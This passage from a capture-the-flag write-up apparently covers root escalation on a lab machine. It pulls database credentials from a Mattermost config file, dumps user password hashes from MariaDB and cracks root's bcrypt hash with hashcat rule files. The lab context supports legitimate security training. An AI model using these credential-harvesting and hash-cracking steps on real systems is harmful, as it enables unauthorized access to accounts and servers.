        "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf
8\u0026readTimeout=30s\u0026writeTimeout=30s",
        "DataSourceReplicas": [],
        "DataSourceSearchReplicas": [],
        "MaxIdleConns": 20,
        "ConnMaxLifetimeMilliseconds": 3600000,
        "MaxOpenConns": 300,
        "Trace": false,
        "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
        "QueryTimeout": 30,
        "DisableDatabaseSearch": false
```

-> We see that we obtain the credential mmuser:Crack_The_MM_Admin_PW

-> We will verify that SQL is option in the server and

- Verifying mysql is open and listenning

```
ss -luntp
```




```
}maildeliverer@Delivery:~$ ss -luntp
Netid     State      Recv-Q      Send-Q       Local Address:Port         Peer Address:Port
udp       UNCONN     0           0                0.0.0.0:42971               0.0.0.0:*
udp       UNCONN     0           0                0.0.0.0:631                 0.0.0.0:*
udp       UNCONN     0           0                0.0.0.0:5353                0.0.0.0:*
udp       UNCONN     0           0                   [::]:35814                  [::]:*
udp       UNCONN     0           0                   [::]:5353                   [::]:*
tcp       LISTEN     0           5              127.0.0.1:1025                0.0.0.0:*
tcp       LISTEN     0           80             127.0.0.1:3306                0.0.0.0:*
tcp       LISTEN     0           128              0.0.0.0:80                  0.0.0.0:*
tcp       LISTEN     0           128              0.0.0.0:22                  0.0.0.0:*
tcp       LISTEN     0           5              127.0.0.1:631                 0.0.0.0:*
tcp       LISTEN     0           128                    *:8065                      *:*
tcp       LISTEN     0           128                 [::]:80                     [::]:*
tcp       LISTEN     0           128                 [::]:22                     [::]:*
tcp       LISTEN     0           5                  [::1]:631                    [::]:*
```

-> We see that there is an mysql database open and we will enumerate that.


- Enumerating the mysql database

```
# Login
mysql -u mmuser -p'Crack_The_MM_Admin_PW'

# See databases and use mattermost database
SHOW DATABASES;
USE mattermost;

# See tables in mattermost table and examine the interesting ones
```

```
SHOW TABLES;
DESCRIBE Users;
```




```
maildeliverer@Delivery:~$ mysql -u mmuser -p'Crack_The_MM_Admin_PW'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 138
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others

Type 'help;' or '\h' for help. Type '\c' to clear the current input

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+
2 rows in set (0.000 sec)
```



```
| Systems                 |
| TeamMembers             |
| Teams                   |
| TermsOfService          |
| ThreadMemberships       |
| Threads                 |
| Tokens                  |
| UploadSessions          |
| UserAccessTokens        |
| UserGroups              |
| UserTermsOfService      |
| Users                   |
+-------------------------+
46 rows in set (0.001 sec)
```


-> Table we are interested is in is probably the Users table



```
MariaDB [mattermost]> DESCRIBE Users;
+--------------------+--------------+------+-----+---------+-------+
| Field              | Type         | Null | Key | Default | Extra |
+--------------------+--------------+------+-----+---------+-------+
| Id                 | varchar(26)  | NO   | PRI | NULL    |       |
| CreateAt           | bigint(20)   | YES  | MUL | NULL    |       |
| UpdateAt           | bigint(20)   | YES  | MUL | NULL    |       |
| DeleteAt           | bigint(20)   | YES  | MUL | NULL    |       |
| Username           | varchar(64)  | YES  | UNI | NULL    |       |
| Password           | varchar(128) | YES  |     | NULL    |       |
| AuthData           | varchar(128) | YES  | UNI | NULL    |       |
| AuthService        | varchar(32)  | YES  |     | NULL    |       |
| Email              | varchar(128) | YES  | UNI | NULL    |       |
| EmailVerified      | tinyint(1)   | YES  |     | NULL    |       |
| Nickname           | varchar(64)  | YES  |     | NULL    |       |
| FirstName          | varchar(64)  | YES  |     | NULL    |       |
| LastName           | varchar(64)  | YES  |     | NULL    |       |
| Position           | varchar(128) | YES  |     | NULL    |       |
| Roles              | text         | YES  |     | NULL    |       |
| AllowMarketing     | tinyint(1)   | YES  |     | NULL    |       |
| Props              | text         | YES  |     | NULL    |       |
| NotifyProps        | text         | YES  |     | NULL    |       |
| LastPasswordUpdate | bigint(20)   | YES  |     | NULL    |       |
```

- Obtaining the password from user table

```
SELECT Username,Password FROM Users;
```




```
MariaDB [mattermost]> SELECT Username,Password FROM Users;
+----------------------------------+--------------------------------------------------------------+
| Username                         | Password                                                     |
+----------------------------------+--------------------------------------------------------------+
| surveybot                        |                                                              |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root                             | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq |
| eric                             | $2a$10$grd1sl/03.FFV8DneZYG0uTW5a4woXb7xA3Q.u5P3hrLODcd.MXOq |
| channelexport                    |                                                              |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm |
+----------------------------------+--------------------------------------------------------------+
8 rows in set (0.000 sec)
```

-> We obtained the password hash for the root user as root:$2a\$10$

VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO which we can attempt to crack.


Privilege Escalation - Mysql Credential disclosure in config file + crackable hash in Mysql database to root on 10.10.10.222

- We first examine what type of hash we are cracking


  3200 | bcrypt $2*$, Blowfish (Unix) | $2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQIFvQJLF6

  -> Seems to be the bcrypt hash with mode 3200.
- We also construct an appropriate wordlist using the follwing custom rule

```
└──╼ [★]$ cat custom.rule
:
c
so0
c so0
sa@
c sa@
c sa@ so0
$!
$! c
$! so0
$! sa@
$! c so0
$! c sa@
$! so0 sa@
$! c so0 sa@
```

```
hashcat --force password.list -r custom.rule --stdout | sort -u >
mut_password.list

hashcat -m 3200 root_hash mut_password.list
```




```
Hash.Target......: $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v...JwgjjO
Time.Started.....: Mon May 27 15:34:22 2024 (0 secs)
Time.Estimated...: Mon May 27 15:34:22 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (mut_password.list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       90 H/s (2.62ms) @ Accel:6 Loops:32 Thr:1 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 8/8 (100.00%)
Rejected.........: 0/8 (0.00%)
Restore.Point....: 8/8 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Pleasesubscribe -> Ple@seSubscribe!
Hardware.Mon.#1..: Util: 18%
```

-> However, we didn't get it cracked, so we will try another mutation wordlist, like best64 rule.

- Cracking with best64 rules

```
hashcat -m 3200 root_hash password.list -r
/usr/share/hashcat/rules/best64.rule
```




```
└──╼ [★]$ hashcat -m 3200 root_hash password.list -r /usr/share/hashcat/rules/best64.rule --show
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO:PleaseSubscribe!21
```

-> We obtained the credential root:PleaseSubscribe!21

- We can now login as root and grab the flag

```
su root
```



```
root@Delivery:~# cat root.txt
9e68e2019abd3b4cf1b566ae0ea445b3
```